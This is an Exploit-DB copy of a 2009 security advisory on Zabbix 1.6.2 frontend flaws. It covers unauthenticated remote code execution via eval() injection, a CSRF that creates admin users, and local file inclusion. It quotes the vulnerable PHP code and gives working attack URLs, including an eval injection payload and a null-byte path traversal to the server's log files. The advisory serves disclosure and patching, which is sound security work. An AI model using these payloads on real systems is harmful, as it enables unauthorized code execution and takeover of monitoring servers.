
PRESS REVIEW ARCHIVE

Digital Media Monitoring & Documentation Service

Page Screenshot



Zabbix 1.6.2 Frontend - Multiple Vulnerabilities

EDB-ID:
8140

CVE:

EDB Verified: ✓

Author:
USH

Type:
WEBAPPS

Exploit: / {}

Platform:
PHP

Date:
2009-03-03

Vulnerable App:

```
Zabbix 1.6.2 Frontend Multiple Vulnerabilities

 Name              Multiple Vulnerabilities in Zabbix Frontend
 Systems Affected  Zabbix 1.6.2 and possibly earlier versions
 Severity          High
 Impact (CVSSv2)   High 9.7/10, vector: (AV:N/AC:L/Au:N/C:P/I:C/A:C)
 Vendor            http://www.zabbix.com/
 Advisory          http://www.ush.it/team/ush/hack-zabbix_162/adv.txt
 Authors           Antonio "s4tan" Parata (s4tan AT ush DOT it)
                   Francesco "ascii" Ongaro (ascii AT ush DOT it)
                   Giovanni "evilaliv3" Pellerano (evilaliv3 AT
                   digitalbullets DOT org)
 Date              20090303

I. BACKGROUND

>From the Zabbix web site: "ZABBIX offers advanced monitoring, alerting
and visualization features today which are missing in other monitoring
systems, even some of the best commercial ones".

II. DESCRIPTION

Multiple Vulnerabilities exist in Zabbix front end software.

III. ANALYSIS

Summary:

 A) Remote Code Execution
 B) Cross Site Request Forgery
 C) Local File Inclusion

A) Remote Code Execution

A Remote Code Execution issue has been found in Zabbix version
1.6.2 and no authentication is required in order to exploit this
vulnerability. The Magic Quotes must be off in order to exploit
this vulnerability, however this feature will not be supported
starting with PHP 6.0 (ref. http://it2.php.net/magic_quotes).

Zabbix has a security feature that parses all incoming input for
possible bad chars with the help of the function check_fields() defined
in "include/validate.inc.php". The issue we have discovered is contained
in this input validation code.

Pages define an array of every used variable that derives from external
(GPC) input. An example of the mechanism is the following:

--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--

$fields=array(
 "config"=>     array(T_ZBX_INT, O_OPT, P_SYS, IN("0,1"), NULL),
 // actions
 "groupid"=>    array(T_ZBX_INT, O_OPT, P_SYS|P_NZERO, DB_ID, NULL),
 "hostid"=>     array(T_ZBX_INT, O_OPT, P_SYS|P_NZERO, DB_ID, NULL),
 "start"=>      array(T_ZBX_INT, O_OPT, P_SYS, BETWEEN(0,65535)."({}%".
                PAGE_SIZE."==0)", NULL),
 "next"=>       array(T_ZBX_STR, O_OPT, P_SYS, NULL, NULL),
 "prev"=>       array(T_ZBX_STR, O_OPT, P_SYS, NULL, NULL),
 // filter
 "filter_rst"=> array(T_ZBX_INT, O_OPT, P_SYS, IN(array(0,1)), NULL),
 "filter_set"=> array(T_ZBX_STR, O_OPT, P_SYS, null, NULL),
 "userid"=> array(T_ZBX_INT, O_OPT, P_SYS, DB_ID, NULL),
 'filter_timesince'=> array(T_ZBX_INT, O_OPT, P_UNSET_EMPTY, null, NULL),
 'filter_timetill'=> array(T_ZBX_INT, O_OPT, P_UNSET_EMPTY, null, NULL),
 //ajax
 'favobj'=>     array(T_ZBX_STR, O_OPT, P_ACT, NULL, NULL),
 'favid'=>      array(T_ZBX_STR, O_OPT, P_ACT, NOT_EMPTY,
                'isset({favobj})'),
 'state'=>      array(T_ZBX_INT, O_OPT, P_ACT, NOT_EMPTY,
                'isset({favobj}) && ("filter"=={favobj})'),
);

check_fields($fields);

--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--

After the definition of the "$fields" array all the variables are
checked by the function check_fields().

The main step of the check_fields() function is:

--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--

foreach($fields as $field => $checks){
 $err |= check_field($fields, $field, $checks);
}

--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--

Following the check_field() function we have identified that the
function's main steps are the creation of some local variables using
list() and a consequent call of calc_exp() (which resides in the same
file).

--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--

list($type, $opt, $flags, $validation, $exception) = $checks;
[...]
$except=calc_exp($fields,$field,$exception);

--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--

calc_exp()'s code is:

--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--

function calc_exp($fields,$field,$expression){
 if(zbx_strstr($expression,"{}") && !isset($_REQUEST[$field]))
  return FALSE;

 if(zbx_strstr($expression,"{}") && !is_array($_REQUEST[$field]))
  $expression = str_replace("{}",'$_REQUEST["'.$field.'"]',$expression);

 if(zbx_strstr($expression,"{}") && is_array($_REQUEST[$field])){
 foreach($_REQUEST[$field] as $key => $val){
   $expression2 =
str_replace("{}",'$_REQUEST["'.$field.'"]["'.$key.'"]',$expression);
   if(calc_exp2($fields,$field,$expression2)==FALSE)
    return FALSE;
  }
  return TRUE;
 }
 return calc_exp2($fields,$field,$expression);
}

--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--

As you can see we should be able to call calc_exp2() , our vulnerable
```

As you can see we should be able to call calc_exp2(), our vulnerable
function, avoiding to fall into a breach that exits (returns) from the
function.

Investigating calc_exp2()'s source:

--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--

function calc_exp2($fields,$field,$expression){
 foreach($fields as $f => $checks){
  $expression = str_replace('{'.$f.'}','$_REQUEST["'.$f.'"]',$expression);
 }

 $expression = trim($expression,"& ");
 $exec = "return (".$expression.") ? 1 : 0;";

 $ret = eval($exec);

 return $ret;
}

--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--

We have reached a function that contains an eval() call of the "$exec"
variable that contains user controlled data.

To better understand how the executed string is composed we must find
a disposable page. Thanks to "locales.php" we can reach this function
without any authentication.

Now if we try to execute the query:

/locales.php?download&langTo&extlang[AAA]=1

The value of $exec is the following:

return (($_REQUEST["extlang"]["AAA"]!='')) ? 1 : 0;

Some constraints exist: the injected payload must comply with the
calc_exp()'s requirements in order to call calc_exp2() and the created
string must be syntactically correct. What we can do is to play with
the key values of the array. An intermediate test was:

/locales.php?download&langTo&extlang[AAA"];phpinfo();]=1

But it generates a syntax error. After some thinking the problem was
solved in this way:

/locales.php?download&langTo&extlang[".phpinfo()."]=1

Now the syntax is correct and the payload gets executed.

B) Cross Site Request Forgery

A CSRF vulnerability exists in file "users.php". If the admin visits the
following link:

/users.php?config=0&save&alias=alias&name=foo&surname=foo&user_type=3&
lang=lang&theme=theme&autologout=0&url=url&refresh=0

A user with admin permissions is created.

C) Local File Inclusion

If the user is authenticated, a Local File Inclusion vulnerability
exists in file "locales.php".

The following URL exploits this vulnerability:

/locales.php?action=1&next=1&srclang=../validate&extlang=en

A string in the form of ".inc.php" is automatically appended to the
local file path. Despite that it's possible to include every target
file truncating the filename using %00 (nullbyte):

/locales.php?next=1&srclang=../../../../../../../var/log/apache2/error_log%00%22

Nullbyte injection normally requires magic quotes off.

The vulnerable code is the following:

--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--

 'srclang'=> array(T_ZBX_STR, O_OPT, NULL, NOT_EMPTY, 'isset({next})'),
[...]
else if(isset($_REQUEST['next'])){
[...]
 $fileFrom = 'include/locales/'.$_REQUEST['srclang'].".inc.php";
  if(file_exists($fileFrom)){
   include($fileFrom);

--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--

IV. DETECTION

Zabbix 1.6.2 and possibly earlier versions are vulnerable.

V. WORKAROUND

Update zabbix from svn the server (svn://svn.zabbix.com) or download
version 1.6.3 when aviable.

VI. VENDOR RESPONSE

Vendor will fix all the exposed vulnerabilities in Zabbix 1.6.3.

VII. CVE INFORMATION

No CVE at this time.

VIII. DISCLOSURE TIMELINE

20081215 Bug discovered
20090116 Initial vendor contact
20090116 Vendor Response (Fixes will be included in Zabbix 1.6.3)
20090130 Second email (When this is going to be fixed?)
20090131 Vendor Response (Everything has been fixed a week ago and is
         publicy aviable in the SVN, Zabbix 1.6.3 will be released
         within 10-15 days)
20090220 Third email (20 days elasped and no response, we will release
         on 23 Feb)
20090220 Vendor Response (Postpone of 5-10 days required)
20090220 Third email (We will wait 5-10 days, 2 March is the deadline
         if no contact)
20090303 Forced Advisory Release

IX. CREDIT

Antonio "s4tan" Parata, Francesco "ascii" Ongaro and Giovanni
"evilaliv3" Pellerano are credited with the discovery of this
vulnerability.

```
Antonio "s4tan" Parata
web site: http://www.ictsc.it/
mail: s4tan AT ictsc DOT it, s4tan AT ush DOT it

Francesco "ascii" Ongaro
web site: http://www.ush.it/
mail: ascii AT ush DOT it

Giovanni "evilaliv3" Pellerano
web site: http://www.evilaliv3.org
mail: giovanni.pellerano AT evilaliv3 DOT org

X. LEGAL NOTICES

Copyright (c) 2009 Francesco "ascii" Ongaro

Permission is granted for the redistribution of this alert
electronically. It may not be edited in any way without mine express
written consent. If you wish to reprint the whole or any
part of this alert in any other medium other than electronically,
please email me for permission.

Disclaimer: The information in the advisory is believed to be accurate
at the time of publishing based on currently available information. Use
of the information constitutes acceptance for use in an AS IS condition.
There are no warranties with regard to this information. Neither the
author nor the publisher accepts any liability for any direct, indirect,
or consequential loss or damage arising from use of, or reliance on,
this information.

# milw0rm.com [2009-03-03]
```

Tags:

Advisory/Source: Link

Databases
Links
Sites
Solutions